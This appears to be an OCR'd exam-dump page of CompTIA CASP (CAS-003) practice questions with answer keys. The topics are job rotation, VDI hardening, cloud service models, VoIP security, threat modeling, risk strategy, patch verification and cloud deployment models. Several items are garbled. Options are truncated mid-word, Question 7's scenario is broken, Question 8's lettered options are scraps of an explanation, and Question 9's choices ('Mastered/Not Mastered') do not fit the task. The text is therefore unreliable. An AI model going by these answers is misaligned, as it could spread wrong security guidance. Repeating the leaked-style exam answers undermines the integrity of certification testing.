Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)

https://www.2passeasy.com/dumps/CAS-003/

NEW QUESTION 1
A security engineer is attempting to convey the importance of including job rotation in a company's standard security policies. Which of the following would be the BEST justification?

A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

Answer: B

NEW QUESTION 2
A company is transitioning to a new VDI environment, and a system engineer is responsible for developing a sustainable security strategy for the VDIs.
Which of the following is the MOST appropriate order of steps to be taken?

A. Firmware update, OS patching, HIDS, antivirus, baseline, monitoring agent
B. OS patching, baseline, HIDS, antivirus, monitoring agent, firmware update
C. Firmware update, OS patching, HIDS, antivirus, monitoring agent, baseline
D. Baseline, antivirus, OS patching, monitoring agent, HIDS, firmware update

Answer: A

NEW QUESTION 3
A project manager is working with a team that is tasked to develop software applications in a structured environment and host them in a vendor's cloud-based infrastructure. The organization will maintain responsibility for the software but will not manage the underlying server applications. Which of the following does the organization plan to leverage?

A. SaaS
B. PaaS
C. IaaS
D. Hybrid cloud
E. Network virtualization

Answer: B

NEW QUESTION 4
An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

A. Port security
B. Rogue device detection
C. Bluetooth
D. GPS

Answer: D

NEW QUESTION 5
Users have been reporting unusual automated phone calls, including names and phone numbers, that appear to come from devices internal to the company.
Which of the following should the systems administrator do to BEST address this problem?

A. Add an ACL to the firewall to block VoIP.
B. Change the settings on the phone system to use SIP-TLS.
C. Have the phones download new configurations over TFTP.
D. Enable QoS configuration on the phone VLA

Answer: B

NEW QUESTION 6
A security analyst has been asked to create a list of external IT security concerns, which are applicable to the organization. The intent is to show the different types of external actors, their attack vectors, and the types of vulnerabilities that would cause business impact. The Chief Information Security Officer (CISO) will then present this list to the board to request funding for controls in areas that have insufficient coverage.
Which of the following exercise types should the analyst perform?

A. Summarize the most recently disclosed vulnerabilities.
B. Research industry best practices and latest RFCs.
C. Undertake an external vulnerability scan and penetration test.
D. Conduct a threat modeling exercis

Answer: D


NEW QUESTION 7
In the past, the risk committee at Company A has shown an aversion to even minimal amounts of risk acceptance. A security engineer is preparing recommendations regarding the risk of a proposed introducing legacy ICS equipment. The project will introduce a minor vulnerability into the enterprise. This


vulnerability does not significantly expose the enterprise to risk and would be expensive against.
Which of the following strategies should the engineer recommended be approved FIRST?


A. Avoid
B. Mitigate
C. Transfer
D. Accept


Answer: B


NEW QUESTION 8
An administrator wants to install a patch to an application. INSTRUCTIONS
Given the scenario, download, verify, and install the patch in the most secure manner. The last install that is completed will be the final submission.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
















A. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.

Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown:



Since we need to do this in the most secure manner possible, they should not be used.Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show
B. Make sure that the hash matches.




Finally, type in install.exe to install it and make sure there are no signature verification errors.
C. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.

Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown.Since we need to do this in the most secure manner possible, they should not be used.Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show
D. Make sure that the hash matches.Finally, type in install.exe to install it and make sure there are no signature verification error

Answer: A

NEW QUESTION 9
DRAG DROP
Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.



A. Mastered
B. Not Mastered

Answer: A

Explanation:

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	Private cloud with IaaS
Collection of organizations in the same industry vertical developing services based on a common application stack	Community cloud with PaaS
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	Hybrid cloud
Marketing organization that outsources email delivery to An online provider	Public cloud with SaaS
Organization that has migrated their highly customized external websites into the cloud	Public cloud with PaaS

Community cloud with IaaS | Community cloud with PaaS | Community cloud with SaaS | Hybrid cloud

Private cloud with IaaS | Private cloud with PaaS | Private cloud with SaaS | Public cloud with IaaS


Public cloud with PaaS | Public cloud with SaaS

